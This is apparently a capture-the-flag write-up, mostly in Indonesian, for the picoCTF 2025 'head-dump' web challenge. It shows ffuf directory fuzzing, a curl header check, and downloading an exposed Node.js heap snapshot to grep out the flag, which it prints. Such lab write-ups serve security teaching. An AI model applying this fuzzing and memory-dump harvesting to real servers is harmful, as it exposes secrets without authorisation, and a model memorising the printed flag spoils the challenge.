

head-dump

Easy

Web Exploitation

picoCTF 2025

browser_webshell_solvable

AUTHOR: PRINCE NIYONSHUTI N.

Description

Welcome to the challenge! In this challenge, you will explore a web application and find an endpoint that exposes a file containing a hidden flag.

The application is a simple blog website where you can read articles about various topics, including an article about API Documentation. Your goal is to explore the application and find the endpoint that generates files holding the server's memory, where a secret flag is hidden.

The website is running picoCTF News.

This challenge launches an instance on demand.

Its current status is: **RUNNING**

Instance Time Remaining: 14:19

Restart Instance

Hints ?

1 2

Diberikan sebuah website Dimana kita disuruh untuk mencari sebuah endpoint yang menghasilkan file berisi flag rahasia.

Pertama-tama saya berfikir menggunakan ffuf karena soal menyebut tentang “endpoint” , langsung saya eksekusi :

```
(tel@ELELEL)-[~/tools/CTF/PICOTCF/Web Exploitation/easy/head-dump]
$ ffuf -u http://verbal-sleep.picotcf.net:63342/FUZZ -w /usr/share/wordlists/dirb/common.txt
```



```
v2.1.0-dev
```

```
:: Method           : GET
:: URL              : http://verbal-sleep.picotcf.net:63342/FUZZ
:: Wordlist          : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration      : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200-299,301,302,307,401,403,405,500
```

```
[Status: 200, Size: 20153, Words: 8309, Lines: 258, Duration: 298ms]
about [Status: 200, Size: 85, Words: 11, Lines: 1, Duration: 275ms]
About [Status: 200, Size: 85, Words: 11, Lines: 1, Duration: 276ms]
img [Status: 301, Size: 153, Words: 6, Lines: 11, Duration: 274ms]
services [Status: 200, Size: 82, Words: 9, Lines: 1, Duration: 275ms]
Services [Status: 200, Size: 82, Words: 9, Lines: 1, Duration: 275ms]
:: Progress: [4614/4614] :: Job [1/1] :: 147 req/sec :: Duration: [0:00:32] :: Errors: 0 ::
```

Hasil ffuf menunjukkan bahwa aplikasi hanya memiliki beberapa endpoint publik tanpa adanya endpoint sensitif seperti admin atau debug, sehingga eksploitasi tidak berbasis path enumeration.

Dari sini kita bisa menyimpulkan bahwa ffuf tidak terlalu berguna. Coba kita lihat clue yang diberikan oleh si pembuat soal yaitu “The head was dumped”, Ketika membaca clue tersebut , hal saya pikirkan adalah curl.

curl <http://verbal-sleep.picocftf.net:PORT/>

misal, atau

curl -I <http://verbal-sleep.picocftf.net:PORT/>

dan itu terbukti menghasilkan sebuah clue penting.

```
(telnetELELEL)-[~/tools/CTF/PICOCTF/Web Exploitation/easy/head-dump]
$ curl -I http://verbal-sleep.picocftf.net:63342
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 20153
ETag: W/"4eb9-jDprFwUyxeS6AyPrN28uWIy/XL8"
Date: Sun, 18 Jan 2026 00:38:06 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```


Disini terlihat ada “X-Powered-By: Express” yang merupakan backend dari Node.js yang biasanya memiliki endpoint :

/api

/api-docs

/swagger

Disini saya berfikir bahwa /api-docs lah yang paling tepat.



verbal-sleep.picoctf.net:63342 wants to save




56010,4,3,58590,4,4,21522,4,5,158382,4,6,50976,4,7,58422,4,8,112890,4,9,157866,4,10,5004,4,11,22002,4,12,636420,3,24733,822,3,24733,810,4,0,112890,4,1,21798,4,2,21900,4,3,101564,4,4,5,65226,4,6,21522,4,7,222,4,8,50976,4,9,58422,4,10,58596,4,11,158382,3,24733,822,3,24733,810,4,0,68448,4,1,21798,3,24733,822,3,24733,810,4,0,79458,4,1,143760,4,2,175692,4,3,154620,4,4,5,104562,4,6,175464,4,7,91086,4,8,151524,4,9,21900,4,10,21768,4,11,79464,4,12,138372,4,13,3846,4,14,96696,4,15,158382,4,16,113442,4,17,24733,822,3,24733,810,4,0,113958,

Yap, ini normal. Saya yakin inilah maksud dari clue hidden flag itu, Dimana flag

```
(tel@ELELEL)-[~/tools/CTF/PIC0CTF/Web Exploitation/easy/head-dump]
$ strings heapdump-1768695493237.heapsnapshot | grep picoCTF > flag.txt

(tel@ELELEL)-[~/tools/CTF/PIC0CTF/Web Exploitation/easy/head-dump]
$ ls
flag.txt  get.txt  head.txt  heapdump-1768695493237.heapsnapshot
```

Dan kita bisa buka manual file .txt ini di notepad.



```
.env  # Buat custom pa:  Untitled  shell.jpg  .htaccess  heapdump-1768695493237.heapsnapshot  flag.txt
File  Edit  View  H1  B  I  A
picoCTF{Pat!3nt_15_Th3_K3y_d79dab47}
", "\u0080", "\u0081", "\u0082", "\u0083", "\u0084", "\u0085", "\u0086", "\u0087", "\u0088", "\u0089", "\u008A", "\u008B", "\u008C", "\u008D", "\u008E", "\u008F", "\u0090", "\u0091", "\u0092", "\u0093", "\u0094", "\u0095", "\u0096", "\u0097", "\u0098", "\u0099", "\u009A", "\u009B", "\u009C", "\u009D", "\u009E", "\u009F", "\u00A0", "\u00A1", "\u00A2", "\u00A3", "\u00A4", "\u00A5", "\u00A6", "\u00A7", "\u00A8", "\u00A9", "\u00AA", "\u00AB", "\u00AC", "\u00AD", "\u00AE", "\u00AF", "\u00B0", "\u00B1", "\u00B2", "\u00B3", "\u00B4", "\u00B5", "\u00B6", "\u00B7", "\u00B8", "\u00B9", "\u00BA", "\u00BB", "\u00BC", "\u00BD", "\u00BE", "\u00BF", "\u00C0", "\u00C1", "\u00C2", "\u00C3", "\u00C4", "\u00C5", "\u00C6", "\u00C7", "\u00C8", "\u00C9", "\u00CA", "\u00CB", "\u00CC", "\u00CD", "\u00CE", "\u00CF", "\u00D0", "\u00D1", "\u00D2", "\u00D3", "\u00D4", "\u00D5", "\u00D6", "\u00D7", "\u00D8", "\u00D9", "\u00DA", "\u00DB", "\u00DC", "\u00DD", "\u00DE", "\u00DF", "\u00E0", "\u00E1", "\u00E2", "\u00E3", "\u00E4", "\u00E5", "\u00E6", "\u00E7", "\u00E8", "\u00E9", "\u00EA", "\u00EB", "\u00EC", "\u00ED", "\u00EE", "\u00EF", "\u00F0", "\u00F1", "\u00F2", "\u00F3", "\u00F4", "\u00F5", "\u00F6", "\u00F7", "\u00F8", "\u00F9", "\u00FA", "\u00FB", "\u00FC", "\u00FD", "\u00FE", "\u00FF", "\u0080", "\u0081", "\u0082", "\u0083", "\u0084", "\u0085", "\u0086", "\u0087", "\u0088", "\u0089", "\u008A", "\u008B", "\u008C", "\u008D", "\u008E", "\u008F", "\u0090", "\u0091", "\u0092", "\u0093", "\u0094", "\u0095", "\u0096", "\u0097", "\u0098", "\u0099", "\u009A", "\u009B", "\u009C", "\u009D", "\u009E", "\u009F", "\u00A0", "\u00A1", "\u00A2", "\u00A3", "\u00A4", "\u00A5", "\u00A6", "\u00A7", "\u00A8", "\u00A9", "\u00AA", "\u00AB", "\u00AC", "\u00AD", "\u00AE", "\u00AF", "\u00B0", "\u00B1", "\u00B2", "\u00B3", "\u00B4", "\u00B5", "\u00B6", "\u00B7", "\u00B8", "\u00B9", "\u00BA", "\u00BB", "\u00BC", "\u00BD", "\u00BE", "\u00BF", "\u00C0", "\u00C1", "\u00C2", "\u00C3", "\u00C4", "\u00C5", "\u00C6", "\u00C7", "\u00C8", "\u00C9", "\u00CA", "\u00CB", "\u00CC", "\u00CD", "\u00CE", "\u00CF", "\u00D0", "\u00D1", "\u00D2", "\u00D3", "\u00D4", "\u00D5", "\u00D6", "\u00D7", "\u00D8", "\u00D9", "\u00DA", "\u00DB", "\u00DC", "\u00DD", "\u00DE", "\u00DF", "\u00E0", "\u00E1", "\u00E2", "\u00E3", "\u00E4", "\u00E5", "\u00E6", "\u00E7", "\u00E8", "\u00E9", "\u00EA", "\u00EB", "\u00EC", "\u00ED", "\u00EE", "\u00EF", "\u00F0", "\u00F1", "\u00F2", "\u00F3", "\u00F4", "\u00F5", "\u00F6", "\u00F7", "\u00F8", "\u00F9", "\u00FA", "\u00FB", "\u00FC", "\u00FD", "\u00FE", "\u00FF"
```

picoCTF{Pat!3nt_15_Th3_K3y_d79dab47}